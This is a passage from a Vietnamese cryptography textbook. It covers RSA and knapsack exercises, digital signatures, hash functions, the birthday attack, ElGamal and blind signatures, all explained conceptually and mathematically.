   a) Bạn hãy xây dựng một vector siêu tăng có 5 thành phần trong đó có một thành phần có giá trị đúng bằng **M** của bạn và thành phần cuối cùng là 60. Hãy cho xem các phép tính để kiểm tra tính siêu tăng.
   b) Dựa trên vector này bạn hãy xây dựng một hệ khoá công khai theo phương pháp của Merkle-Hellman (nguyên tắc từ bài toán đóng thùng). Hãy sử dụng thuật toán GCD mở rộng để tính giá trị nghịch đảo đồng dư.
   c) Viết **M** của bạn dưới dạng nhị phân và gọi *X* là giá trị 5 bit cuối cùng. Bạn hãy sử dụng hệ khóa công khai vừa xây dựng ở trên để tính mã *Y* từ *X*.
   d) Với giá trị *Y* tìm được ở câu trên, hãy cho biết cách giải mã để thu được tin *X* ban đầu.
3. Trong pha thiết lập tham số thuật toán RSA, tại sao ta phải chon 2 số nguyên tố *p* và *q* có độ lớn xấp xỉ nhau (cùng độ dài)?
4. Hãy hoàn thiện nốt một chứng minh tính đúng đắn của thuật toán GCD với phần bắt đầu như sau:

   Chú ý rằng tại mỗi bước lặp thứ *i* ta có thể biểu diễn các giá trị hiện thời như sau (chỉ số *i* viết trên là chỉ giá trị tại bước lặp thứ *i*)

$$n_1^i = a_1^i \times n_1 + b_1^i \times n_2$$

$$n_2^i = a_2^i \times n_1 + b_2^i \times n_2$$

   Lấy đẳng thức trên trừ đi *q* lần đẳng thức dưới, trong đó *q* là thương số của phép chia giá trị hiện thời (vòng lặp *i*) của n_1 và n_2, ta được:

$$n_2^{i+1} = n_1^i - q^{(i)} \times n_2^i$$

   Chú ý rằng: $n_1^{i+1} = n_2^i$

   Từ đó sẽ suy ra: $a_2^{i+1} = a_1^i - q^{(i)} \times a_2^i$

   …
5. Cho p=11, q=17 trong hệ RSA. Chọn một số ngẫu nhiên **M** trong khoảng từ 5 đến 20. Hãy thực hiện các công việc sau:
   a) Xây dựng khoá công khai và bí mật của hệ (chú ý áp dụng thuật toán GCD mở rộng).
   b) Tính MÃ của tin M

c) Nếu sử dụng hệ này để làm chữ ký, xác định chữ ký cho M nói trên (chú ý dùng giải thuật nhanh để tính lũy thừa đồng dư).

d) Nếu muốn gửi một thông báo M vừa có đảm bảo xác thực vừa có tính mật, cần thực hiện cụ thể thế nào?

6. Biết rằng hàm $\phi(n)$ có *nhân tính*, có nghĩa là $\phi(m*n) = \phi(m) * \phi(n)$ với mọi m và n nguyên mà $gcd(m,n)=1$. Hãy chứng minh rằng $\phi(n)= (p-1)* (q-1)$ khi $n= p*q$ với p, q là số nguyên tố

7. Chứng tỏ rằng thuật toán RSA vẫn đúng, nghĩa là $(X^e)^d=X \pmod n$ ngay cả khi $gcd(X,n)\neq 1$

Chương IV
CHỮ KÝ ĐIỆN TỬ VÀ HÀM BĂM

Chương này sẽ tiếp tục trình bày các công cụ cơ sở của KHMM, chữ ký điện tử và hàm băm, với các chủ đề chính như sau:

- Các khái niệm và nguyên lý thiết kế cơ sở
- Hàm băm và ứng dụng chữ ký điện tử
- Các kỹ thuật làm hàm băm
- Đọc thêm: Các hệ chữ ký khác RSA
- Đọc thêm: Các hệ DS đặc biệt

4.1 CÁC KHÁI NIỆM VÀ NGUYÊN LÝ THIẾT KẾ CƠ SỞ

Khái niệm chữ ký điện tử được hai nhà bác học Diffie và Hellman đề xuất trong cùng bài báo nổi tiếng của các ông khai sáng nguyên lý của hệ thống mật mã công khai (1976). Ý tưởng về mô phỏng chữ ký tay trên văn bản trong đời thường đã có từ lâu, nhưng thực sự chỉ có thể thực hiện được cùng với sự ra đời của hệ mật mã KCK (khóa công khai). Như đã biết, hệ thống mật mã đối xứng đã được sử dụng phổ biến trước đó không có tính chất đại diện duy nhất cho một cá nhân. Trong khi đó, một hệ mã hóa khóa công khai (hay còn gọi là phi đối xứng) có thể được xem là được tạo lập để giúp bảo mật truyền tin trong liên lạc giữa 1 cá nhân và phần còn lại của xã hội. Nhờ có mật mã KCK, khái niệm chữ ký điện tử mới được hiện thực hóa và giúp cho giao dịch kinh tế thương mại trong đời sống có thể đi vào số hóa hoàn toàn, qua đó thúc đẩy hoạt động dịch vụ trực tuyến trên Internet phát triển như ngày này.

Chữ ký điện tử hay chữ ký số có thể so sánh tương tự hoàn toàn với chữ ký tay hay không? Thực ra không phải hoàn toàn tương tự. Chữ ký tay là dấu vết của con người tác động lên cùng bản giấy đã mang chứa văn bản (in/viết sẵn). Phần chữ ký tay và phần văn bản có sẵn là độc lập, không có quan hệ ràng buộc nào. Do các qui luật của thế giới vật lý, người ta không thể đánh tráo chữ ký theo kiểu đơn giản là xé bỏ phần tờ giấy chứa chữ ký và ghép nối vào một phần giấy mang chữ ký tạo mới khác. Tuy nhiên trong thế giới số hóa, các qui luật vật lý này không có mặt, và bất cứ lập trình viên nào cũng có thể tha hồ cắt ghép văn bản số hóa mà không bị phát hiện.

4.1.1 Sơ đồ chữ ký cơ bản

Do đó, nguyên lý tạo chữ ký điện tử là khác hẳn và phức tạp hơn. Đó là, khi có một văn bản ở dạng nhị phân *X*, người ta phải tạo ra một chữ ký ở dạng nhị phân *S* sao cho *S* phụ thuộc hàm vào *X*, tức là $S=f(X)$; hơn nữa quan hệ hàm này là bí mật (có tham số khóa bí mật) đối với người ngoài. Do đó nếu có kẻ nào thử đánh tráo (tức giả mạo) chữ ký, quan hệ hàm $S=f(X)$ sẽ không còn đúng và bị phát hiện.

Tuy nhiên việc phát hiện xem một văn bản có chữ ký có là chuẩn hay bị giả mạo lại phải là một thao tác mà ai cũng làm được dễ dàng, không cần đến khóa bí mật kia (do người chủ chữ ký nắm giữ). Vì vậy hệ thống chữ ký điện tử được xây dựng trên nguyên tắc sử dụng hai thuật toán riêng rẽ cho việc tạo chữ ký và kiểm định chữ ký, thông qua việc sử dụng cặp 2 hàm toán học đối lập nhau, một cần khóa bí mật còn một thì không. Chính do điều này, mật mã khóa công khai đã được khai thác để giúp hiện thực điểm chốt của cơ chế đặc biệt này.

Giả sử Alice đã thiết lập một hệ mật mã KCK với thành phần khóa bí mật z_A và công khai Z_A, tức là có hàm sinh mã $E_{Z_A}()$ và hàm giải mã $D_{z_A}()$, khi đó Alice có thể tạo chữ ký điện tử bằng hàm $D_{z_A}()$ và bất kỳ người nào khác sẽ kiểm tra bằng hàm $E_{Z_A}()$. Cụ thể là, với văn bản nhị phân *X*, Alice sẽ tạo được chữ ký $S= D_{z_A}(X)$; văn bản có chữ ký sẽ là Y=X||S. Khi văn bản này đến tay Bob, Bob sẽ kiểm tra tính hợp lệ bằng việc tính $X'= E_{Z_A}(S)$ và đối chiếu X = X'? Lưu ký, Bob sẽ cần kiếm được khóa công khai của Alice, Z_A, bằng một cách nào đó.

Ví dụ 4.1 Giả sử Alice có một văn bản X = 0101 0011 0111. Giả sử Alice cũng đã thiết lập một hệ mật mã RSA với cặp khóa (e_A,d_A) theo modulo *n*. Alice có thể thiết lập văn bản có chữ ký Y=X||Z như sau: X = 010 100 110 111 ➔ $S=X^{d_A} \bmod n$ =100 101 011 001 ➔ Y=X|| S =010100110111100101011001

Khi Bob nhận được văn bản Y này, có thể kiểm định chữ ký thông qua:

- Tách Y thành hai phần X_1 = 010100110111 và S_1= 100101011001
- Tính $X_2 = S_1^{e_A} \bmod n$ = 010100110111 rồi so sánh xem $X_1 \oplus X_2 = 0$? Nếu đúng thì chữ ký hợp lệ

Lưu ý, dễ thấy trong Y phần chữ ký (S) và văn bản gốc (X) là có 2 xâu nhị phân có cùng chiều dài

---

4.1.2 Các ứng dụng của chữ ký điện tử

Tính chất không chối cãi được (non-repudiation):

Như vậy nếu Bob đã nhận được văn bản có chữ ký X||S và dùng khóa công khai của Alice để kiểm định thành công, văn bản đó trở thành bằng chứng, ngay cả khi Alice có muốn chối cãi đã tạo ra và ký nó cũng không được. Bởi vì chỉ duy nhất Alice mới sở hữu khóa d_A bí mật để tạo ra được chữ ký hợp lệ mà thôi. Ta gọi tính chất này của chữ ký điện tử là *tính không thể chối cãi được* (non-repudiation). Ngay cả khi Alice có khiếu nại bị oan với lý do chữ ký tạo ra bởi một kẻ đã ăn cắp được khóa bí mật của cô ta, thì điều này cũng không thể chứng minh được (tình trạng "*tình ngay lý gian*").

Công chứng

Để có thể đảm bảo phòng tránh được tình trạng chữ ký giả mạo do kẻ gian ăn cắp được khóa bí mật của người bị hại, người ta đã giới thiệu thêm hệ thống *công chứng – public notary*. Ý tưởng thực hiện: có thêm một bên thứ ba tham gia, vô tư và có thẩm quyền hợp pháp, được gọi là công chứng viên (*public notary*), sẽ được thuê để ký xác nhận thêm vào sau chữ ký của Alice đối với những văn bản quan trọng mà Alice ký. Văn bản đầy đủ chữ ký sẽ có dạng $Y=X||S_A||S_N$ trong đó chữ ký của công chứng viên S_N là ký trên văn bản $X||S_A$.

Bằng chứng biên nhận:

Trong truyền tin liên lạc, chữ ký điện tử có thể sử dụng để đảm bảo tính chính xác của tài liệu (bằng chữ ký của bên gửi A), và bên nhận B có thể gửi lại chữ ký của mình vào tài liệu đã nhận như là bằng chứng để A biết là B đã thực sự nhận được tài liệu đó. Nếu thủ tục này được thực hiện, sau này A có thể chứng minh được là mình đã gửi tài liệu cho B, ngay cả khi lúc đó B muốn chối cũng không được.

A→ B: $Y= E_{Z_B}(X||D_{z_A}(X))$

B: tính $E_{z_B}(Y)$ thu được X và $S=D_{z_A}(X)$; kiểm tra xem X =? $E_{Z_A}(S)$

B → A: $Y' = E_{Z_A}(D_{z_B}(X))$

A: tính $S_B(X) = D_{z_A}(Y')$, đó chính là chữ ký của B trên X, bằng chứng xác nhận B đã nhận được tài liệu X chính xác.

4.1.3 Nhược điểm của hệ chữ ký cơ sở

Hệ chữ ký điện tử theo tiếp cận ban đầu nói trên, tức là sử dụng D_z để ký và E_Z để kiểm định, là khá đơn giản và phạm phải nhược điểm lớn:

- Chữ ký quá dài, dài đúng bằng tài liệu: Với văn bản dài, ta cần dùng việc chia khối rồi ký lên nhiều khối; cụ thể là $X = X_1|| X_2|| X_3|| ... ||X_t$ → $S= S_A(X_1) ||$

$S_A(X_2) \| S_A(X_3) \| ... \| S_A(X_t)$). Rõ ràng số lượng khối trên văn bản đã ký nhiều gấp đôi ban đầu.

- Không những dài, việc thực hiện nhiều lần thuật toán KCK (ký lên từng khối) sẽ làm thủ tục ký có thể diễn ra rất lâu, thời gian tỷ lệ với độ dài văn bản. Điều này là không chấp nhận được với các giao dịch trực tuyến
- Kẻ tấn công có thể dễ dàng phá hệ thống chữ ký này bằng kiểu tấn công lắp ghép khối (thay đổi thứ tự, thêm hay bớt khối …). Cách làm chi tiết tương tự như trong tấn công vào chế độ mật mã bảng tra điện tử ECB, đã giới thiệu trong chương 2.

Vì vậy hệ thống chữ ký điện tử đơn giản kiểu này đã không được sử dụng. Giải pháp đầy đủ là có thêm sự hộ trợ của hàm băm, tức là "Băm" tài liệu trước khi ký, sẽ được trình bày tiếp theo đây.

4.2 HÀM BĂM VÀ ỨNG DỤNG CHỮ KÝ ĐIỆN TỬ

Một hàm băm H sẽ lấy ở đầu vào một thông tin X có kích thước bất kỳ và sinh kết quả ra là một chuỗi $h_X=h(X)$ có độ dài cố định, thường là nhỏ hơn nhiều so với kích thước của X. Chuỗi này thường được gọi là cốt yếu, hay cốt (digest) của thông tin X.

Ví dụ: Thông tin X có thể là một tệp độ dài hàng trăm Kb trong khi cốt của nó chỉ là một khối có độ dài 128bit. Tất nhiên, điều đó dẫn đến khả năng có thể có 2 thông tin X≠X' mà cho cùng một cốt giống nhau với một hàm băm, tức là H(X)=h(X'). Trường hợp này gọi là đụng độ (collision).

Ví du: Hàm H(X) được lấy là hàm lấy số dư phép chia cho 10, rõ ràng ta có:

H(56)= H(156) = H(96) ...

Tuy nhiên với hàm băm thiết kế tốt, đụng độ là gần như không thể xảy ra được trên thực tế. Nói cách khác nếu cố đi tìm, khối lượng tính toán phải thực hiện là rất lớn, không khả thi với công cụ tính toán hiện thời.

Hàm băm có ứng dụng chủ chốt trong các hệ chữ ký điện tử được sử dụng hiên nay. Thay vì ký (tức là thực hiện thuật toán D_{z_A}) lên văn bản X, Alice cần thực hiện việc ký lên h_X; như vậy văn bản đã ký sẽ có dạng $X\| D_{z_A}(H(X))$.

Để đảm bảm an toàn cao, chống được tấn công giả mạo chữ ký, chúng ta cần sử dụng các hàm băm mật mã (cryptographic hash function) với các thuộc tính như sau:

1. Lấy đầu vào là một xâu với độ dài bất kỳ và sinh ra một xâu với độ dài cố định.
2. Có tính một chiều (one - way): biết X, có thể dễ dàng tính được giá trị băm h_X, nhưng không thể tính ngược được X khi chỉ biết h_X, với công cụ tính toán hiện nay (bất khả thi về tính toán)

3. Có tính phi đụng độ cao (collision free), tức là thực tế không thể tim được hai thông tin X ≠X' sao cho $H(X) = H(X')$. Tất nhiên, đây là bất khả thi về mặt tính toán .

Nhận xét:

1. Các thuộc tính trên của hàm băm là cần thiết cho hệ chữ ký điện tử (DS), vì:


+ Tính chất 1 cần cho việc sinh chữ ký một cách hiệu quả (chữ ký lên (h_X rõ ràng sẽ ngắn hơn rất nhiều lên trực tiếp X).

+ Tính chất 2 và 3 được dùng để chống lại những kẻ giả mạo chữ ký.


Nếu như một kẻ giả mạo Mallory có thể tạo ra được một cặp thông báo X≠X'với $H(X) = H(X')$ sao cho đối với Alice thì X là có lợi còn X' là bất lợi, thì Mallory có thể dễ dàng xin được chữ ký của Alice lên X và sau đó Mallory sẽ đánh tráo hai văn bản X và X', tức là sử dụng văn bản $(X', S_A(X) = S_A(X'))$ để làm hại Alice

2. Có thể chứng minh được rằng tính phi đụng độ dẫn đến tính một chiều (one-way), vì vậy chỉ cần xây dựng các hàm băm với tính phí đụng độ cao là đủ.

3. Một hệ DS mạnh với hàm băm tốt có thể lại kết hợp nên một hệ chữ ký yếu, do đó cần phải thận trọng trong việc kết hợp đó.



Bộ tạo chữ ký



Bộ kiểm định chữ ký

Hình 4.1: *Hệ sinh chữ ký điện tử có sử dụng hàm băm*

4.2.1 Đụng độ


Rõ ràng là với không gian giá trị băm nhỏ hơn không gian tin về mặt kích thước thì chắc chắn sẽ tồn tại đụng độ (collision), nghĩa là có hai bản rõ $X \neq X'$ mà giá trị băm của chúng giống nhau nghĩa là $h_X = h_{X'}$. Điều này có thể thấy rõ ràng qua nguyên lý Diricle - *Nếu có n+1 con thỏ được thả vào n cái chuồng thì phải tồn tại ít nhất một cái chuồng mà trong đó có ít ra là hai con thỏ ở chung*.

Ví dụ 4.2 Giả sử không gian tin là $Z_p^* = \{1,2,...,p-1\}$ và không gian giá trị băm là $Z_q^* = \{1,2,...,q-1\}$ với q là nguyên tố và p>q.

Chọn một số $g \in Z_q^*$.

Để "băm" một tin *X* chúng ta sử dụng hàm băm: $h(x) = g^X \pmod q$.

Ví dụ chọn p=15, q=11, g=3 ta có:



Nếu ta sử dụng chuỗi 4 bit để biểu diễn các tin thì *H(0010) = H(0111)*

Trong thực tế người ta thường chọn không gian băm cỡ khoảng 64bit, 128 bit ... Trong khi đó các văn bản thực tế lớn hơn nhiều, cỡ Kb trở lên, cho nên việc tồn tại đụng độ là chắc chắn. Tuy nhiên nếu sử dụng hàm băm mật mã có không gian băm lớn được chế tạo tốt (an toàn) thì việc tìm ra đụng độ đòi hỏi khối lượng tính toán lớn đến mức phi thực tế (infesible computation).

Việc chế tạo các hàm băm phi đụng độ là rất khó. Nhiều hàm băm được phát minh bởi các nhóm có tên tuổi trên thế giới sau một thời gian xuất hiện đã bị những người khác chỉ ra những đụng độ tồn tại và không được công nhận là an toàn nữa.

4.2.2 Birthday attack

Như ta đã biết, có một dạng tấn công gia mạo nguy hiểm đối với các hệ chữ ký điện tử có dùng hàm băm là kẻ tấn công tìm cách tạo ra được những văn bản *X* và *X'* có nội dung khác nhau (một có lợi một có hại cho bên A, người sẽ bị lừa để ký vào) mà có giá trị băm giống nhau. Kẻ thù có thể tìm cách tạo ra một số lượng rất lớn các văn bản có nội dung không thay đổi nhưng khác nhau về biểu diễn nhị phân (đơn giản là việc thêm bớt các dấu trắng, dùng nhiều từ đồng nghĩa thay thế nhau ...) sau đó sử dụng một

chương trình máy tính để tính giá trị băm của các văn bản đó và đem so sánh với nhau để hi vọng tìm ra một cặp văn bản có đụng độ.

Như đã nêu ở phần trên thì để chắc chắn có thể tìm được một đụng độ như vậy số văn bản cần được tính giá trị băm phải lớn hơn kích thước không gian băm. Chẳng hạn như nếu hàm băm có không gian băm 64 bit thì số lượng văn bản cần được đem ra nạp vào chương trình thử này phải là ít nhất 2^{64}, một con số quá lớn đến mức hàng thế kỷ nữa cũng không thực hiện xong!

Tuy nhiên nếu như kẻ tấn công đem thử với một lượng văn bản ít hơn nhiều, trong phạm vi có thể tính toán được, thì xác xuất để tìm được đụng độ có đáng kể hay không? Và câu trả lời thực đáng ngạc nhiên, xác xuất này có thể vẫn khá lớn, tức là có nhiều hy vọng tìm được đụng độ dù tập văn bản đem thử không lớn lắm. Bản chất của hiện tượng này có thể được minh hoạ rõ qua một phát biểu, thường gọi là *Nghịch lý Ngày sinh nhật* (Birthday Paradox) như sau: *Trong một nhóm có 23 người bất kỳ, xác xuất để có hai người có cùng một ngày sinh nhật là không ít ½*.

Một cách tổng quát, giả sử một hàm băm có *m* giá trị băm khác nhau (tức là kích thước của không gian output của hàm băm là *m*). Nếu chúng ta có *k* giá trị băm từ *k* thông tin được chọn ngẫu nhiên khác nhau, thì xác xuất để có ít nhất một đụng độ là:

$$P(m,k) > 1 - e^{\frac{-k(k-1)}{2m}} \quad (*)$$

Với e là hằng số Ơ - le: e ≈ 2.7

Ước lượng xác xuất này phụ thuộc vào kích thước của không gian băm (*m*) và số lượng văn bản thông tin được thử đến chứ không phụ thuộc vào hàm băm đều sử dụng. Tức là kích thước của không gian băm xác lập một chặn dưới (lower bound) cho xác xuất trên.

Ví dụ 4.3: Trong nghịch lý ngày sinh nhật nói trên, thì ta có thể thấy *k = 23, m = 365*, do đó xác xuất tồn tại 2 người có cùng ngày sinh nhật là:

$$P(365,23) > 1 - e^{\frac{-23.22}{2.365}} \cong 1 - 2.7^{0.7} > 0.5$$

Công thức nói trên cho phép xác định số lượng thông tin (k) cần thiết để có thể tìm được một đụng độ giá trị băm với xác suất đủ lớn, khi hàm băm xác định trước. Ngược lại nó cũng cho phép tính được kích thước tối thiểu của đầu ra hàm băm để có thể chống lại được hiệu ứng *Birthday attack* một cách có hiệuquả.

Ví dụ 4.4: Giả sử kẻ thù có khả năng tính toán trên tập giá trị băm đến 10^{20}. Cần xác định không gian băm để xác xuất kẻ thù có thể tìm ra được một đụng độ là nhỏ hơn 10^{-3}.

Áp dụng ước lượng xác suất trên ta thấy P(m,k) > $1-e^{\frac{-k(k-1)}{2m}}$ ≈0.001 ➔ $e^{-k(k-1)2m} = 0.999$. Từ đó ta có thể ước lượng *m* hợp lý:

$$\frac{-k(k-1)}{2m}\log_2 e = \log_2 0.999$$

$$\frac{-k^2}{2m}1.4 = -3.3$$

$$m \cong \frac{k^2}{4.6} \geq 2\times 10^{39}$$

Như vậy không gian băm cần đảm bảo lớn hơn 2×10^{39}, tức là kích thước giá trị băm sẽ không nhỏ hơn $\log_2 2\times10^{39}$=131 bit

Tìm đụng độ trên không gian văn bản có kích cỡ 2^{32} là một điều hiện thực đối với ngay cả các máy tính PC bình thường. Việc nghiên cứu Birthday Paradox cho ta thấy lượng văn bản cần đưa ra thử có thể là rất nhỏ so với không gian băm (2^{32} so với 2^{64}) mà xác suất tìm được đụng độ là khá cao (≥50%). Điều này cho thấy một mối hiểm hoạ cho các hệ dùng hàm băm có không gian output nhỏ. Phép tấn công này được gọi là *Tấn công ngày sinh nhật* (Birthday attack).

4.3 CÁC KỸ THUẬT LÀM HÀM BĂM

Các kỹ thuật để chế tạo được hàm băm có thể chia ra làm ba loại:


- Dựa trên việc áp dụng các hệ mã khối theo mật mã khoá bí mật đối xứng (SKC)
- Dựa trên các phép toán số học đồng dư
- Các hàm thiết kế băm đặc biệt

4.3.1 Các hàm băm chế từ hệ SKC

Việc tạo ra các hàm băm nhờ áp dụng kỹ thuật SKC là một ý tưởng hết sức tự nhiên, tuy nhiên không phải là dễ dàng thực hiện. Có nhiều sơ đồ đã được đề xuất nhưng sau đó lần lượt bị bác bỏ.

Sơ đồ sử dụng chế độ CBC (mã khối móc xích)

Phương pháp này đã được sử dụng làm chuẩn cho việc chứng thực trong ngân hàng (banking authentication), cụ thể là các chuẩn ANSI 9.9, ANSI 9.19, ISO 873-1.



$X = X_1 X_2 X_3 \dots X_n$
$Y_i = E_z(X_i \oplus Y_{i-1})$
$H(X) = Y_n$

Hình vẽ 4.2: Hàm băm sử dụng SKC với chế độ CBC

Ta thấy, để bên nhận có thể tính được H(X) thì nó cũng phải có khoá Z, đấy chính nhược điểm của phương pháp này. Nếu như khoá Z này chẳng may rơi vào tay kẻ thù thì nó sẽ dễ dàng có thể tấn công hệ thống sử dụng hàm băm này.

Sơ đồ Rabin-Matyas-Davies-Price (RMDP)

$X = X_1 X_2 \dots$

$H_0 = 0$ (hay một số ngẫu nhiên nào đó)

$$H_i = E_{X_i}(H_{i-1})$$

Ở đây, tất nhiên các TIN phải được chặt thành các khối có kích cỡ bằng khoá của hệ mã E. Giá trị băm là $H(X) = (H_0, H_t)$.

Người ta chứng minh được rằng với không gian băm chỉ là 64bit thì H(X) không phải là one-way, tức là cho Y=H(X), việc tìm ngược được X là khả thi.

Sơ đồ Davies-Meyer (DM hash)

$X = X_1 X_2 \dots$

H_0 = vector khởi tạo là một số ngẫu nhiên nào đó

$$H_i = E_{X_i}(H_{i-1}) \oplus H_{i-1}$$

Kết luận

- Việc xây dựng các hàm băm từ các mã khối đòi hỏi phải có phân tích tính an toàn một cách cẩn thận
- DM được coi như là an toàn nếu sử dụng với các mã khối kích thước 128 bit
- Không có hệ nào khác đã được đề xuất mà được chứng minh là an toàn.

4.3.2 Các hàm băm dựa trên các phép toán số học đồng dư

QCMDC (Quadratic Congruential Manipulation Detection Code)

Được đề xuất bởi Jueneman (1983).

Bản rõ được chia thành các khối *m* bit. H_0 là giá trị khởi đầu được chọn ngẫu nhiên và giữ bí mật (vì thế vẫn được gọi là hàm băm có khóa - keyed hash function).

Các bước xây dựng hàm băm như sau:

M là một số nguyên tố sao cho $M \geq 2^{m-1}$,

$H_i = (H_{i-1} + X_i)^2 \pmod M$

H_n sẽ là giá trị băm

Hệ này đã bị phá (Coppersmith).

Davies-Price (1985)

Chia văn bản thành các khối có *m-d* bit:

$X = X_1 X_2 X_3 \ldots X_n$

$H_i = (H_{i-1} \oplus X_i)^2 \pmod M, H_0=0$

M là luỹ thừa của 2.

Hệ này bị chứng minh là không đảm bảo tính một chiều (Girault)

4.3.3 Các hàm băm được chế tạo đặc biệt

Ngoài các kỹ thuật thông thườn nói trên người ta đã tìm nhiều cách rất riêng biệt khác nhau để chế tạo ra những hàm băm có độ tin cậy cao. Thông thường những sơ đồ này rất phức tạp và có những cấu trúc đặc biệt, nên không trình bày đầy đủ ở đây. Sau đây là một số các hàm băm nổi tiếng.

MD5 (Rivest 1992)

Đây là một trong các hàm băm có tiếng nhất và được sử dụng thông dụng:

+ Nó lấy vào các khối đầu vào 512 bit và sinh ra các giá trị băm 128 bit.

+ Được tin là phi đụng độ và one-way

+ Thuật toán MD5 được thiết kế cho phép chạy tốt nhất trên các máy tính 32 bit. Nó sử dụng các phép toán đơn giản như phép cộng modulo 32, do đó thích hợp với ciệc mã hoá cho các bộ xử lý 32 bit.

SHA (Secure Hash Function)

Đây là một thuật toán được đề xuất và bảo trợ bởi cơ quan NIST để sử dụng đối với hệ chữ ký DSA (cũng là một dự chuẩn cho chữ ký điện tử). Nó cho giá trị băm là 160 bit và được thiết kế với cùng một tiếp cận như MD5.

HAVAL

Một hệ băm của Australia cho phép thay đổi kích thước giá trị băm. Cấu trúc rất giống như MD5.

Snefru Mekle (1989)

+ Là hàm băm có khóa (keyed hash function)

+ Cho phép 1 trong 2 lựa chọn kích thước giá trị băm là 128 bit và 256 bit

+ Eli Biham đã chỉ ra một đụng độ cho trường hợp 128 bit

★4.5 CÁC HỆ CHỮ KÝ KHÁC RSA

4.5.1 El-Gamal

Được xây dựng trên *tính khó* của việc tính toán logarit trên không gian Z_p khi mà p là số nguyên tố.

Thuật toán

+ Alice chọn một số nguyên tố lớn p sao cho $p-1$ có một ước số nguyên tố lớn

+ Giả sử a là phần tử cấu trúc (primitive element) của Z_p: $\{a^i, i=0,p-1\} \equiv Z_p^*$.

+ Alice chọn x và tính $y=a^x \pmod p$.

+ Khoá công khai là p,a,y. Khoá bí mật là x.

Để ký một bản rõ X:

+ Alice chọn một số nguyên k, $1 \le k \le p-1$ sao cho $gcd(k,p-1) =1$

+ Cô ta tính $r=a^k \pmod p$.

+ Tính $s=k^{-1}(X-xr) \pmod{p-1}$

+ Tính $s=k^{-1}(X-xr) \pmod{p-1}$

+ TIN với chữ ký là: $(X||(r,s))$

Để kiểm định chữ ký, làm như sau:

$$a^X = y^r \times r^s$$

Ví dụ 4.5

Chọn $p=11$, $a=2$

Khoá bí mật $x=3$

Khoá công khai: $2^3=8 \pmod{11}$

Để ký lêm văn bản $X=9$:

+ chọn $k=7$

+ tính $k^{-1}=3 \pmod{10}$

+ $r=a^k=2^7=7 \pmod{11}$

+ $s= 3(9-7.3) \pm 10 = 4$

+ Văn bản đã ký là $(X,r,s) = (9||(7,4))$

Kiểm định chữ ký:

$2^9 = 6 = 8^7 \times 7^4 \pmod{11}$

DSA

Được đề xướng bởi NIST, công bố năm 1994

Những phê bình chống lại DSA:

+ không dùng được cho mã hoá dữ liệu và phân phối khoá

+ được phát triển bởi NSA (cơ quan an ninh Hoa kỳ) và do đó không đáng tin

+ Kích thước khoá quá nhỏ

★4.6 CÁC HỆ DS ĐẶC BIỆT

Bên cạnh các hệ chữ ký thông thường với công dụng tương tự như chữ ký tay truyền thống, người ta đã sáng tạo nhiều các thể loại chữ ký đặc biệt để phục vụ cho các tình huống đặc biệt của thực tế giao dịch trong đời sống. Các hệ này đều đòi hỏi những sáng tạo riêng về thuật toán và nhiều khi khá phức tạp. Sau đây ta nêu qua một số ví dụ.

4.6.1 Chữ ký mù (Blind signature)

Trong hệ chữ ký thông thường, người ký phải được nắm rõ nội dung văn bản cần kỹ, có thể lưu bản sao. Với chữ ký số, vấn đề an toàn cơ bản nhắc lại ở đây, khi B

ký vào văn bản M mà A tạo ra, việc A có thể thay đổi bóp méo văn bản M sau đó phải được phòng chống. Nói cách khác, khi A xin được từ B văn bản có chữ ký $M||S=S_B(M)$, A sẽ không thể tạo ra được một cặp $M'||S'$, mà $S'=S_B(M')$. Như vậy, hệ chữ ký đảm bảo cho B luôn luôn làm chủ việc mình ký lên cái gì.

Trong hệ chữ ký mù (blind signature), ngược lại, người ký sẽ không được làm chủ thực sự lên nội dung mà mình ký. Nói cách khác, khi B ký lên M do A tạo ra, sau đó A có thể tạo ra $M'||S'=S_B(M')$, mà B thì không thể biết được M' dù đã lưu M trước đó. Chính vì vậy hệ chữ ký này được gọi là Blind Signature (người ký như bị bịt mắt). Tuy nhiên hệ chữ ký cũng đảm bảo cho người ký B khả năng kiểm tra tính hợp lệ của thông tin cần ký. Nói cách khác cách thức tạo ra M và M' của A vẫn được kiểm soát và A không thể tạo ra một văn bản có nội dung bất kỳ với chữ ký của B để làm hại B được. Có thể so sánh một cách hình ảnh, khái niệm và việc tạo ra chữ mù với một quá trình thực hiện trong thế giới thực như sau. A chuẩn bị một văn bản M, cho vào một phòng bì A4, có kèm một tờ giấy than, rồi dán lại và đưa cho B. B chỉ có thể ký lên phía ngoài phong bì, nhưng chữ ký sẽ được tạo ra trong văn bản bên trong thong qua tờ giấy than. Mặc dù B không thể biết được nội dung thật của văn bản này, nhưng có thể đánh giá được tính trung thực của A (không tạo ra gì xấu cho B) mà một phép kiểm tra theo phương pháp thách thức-đáp ứng.

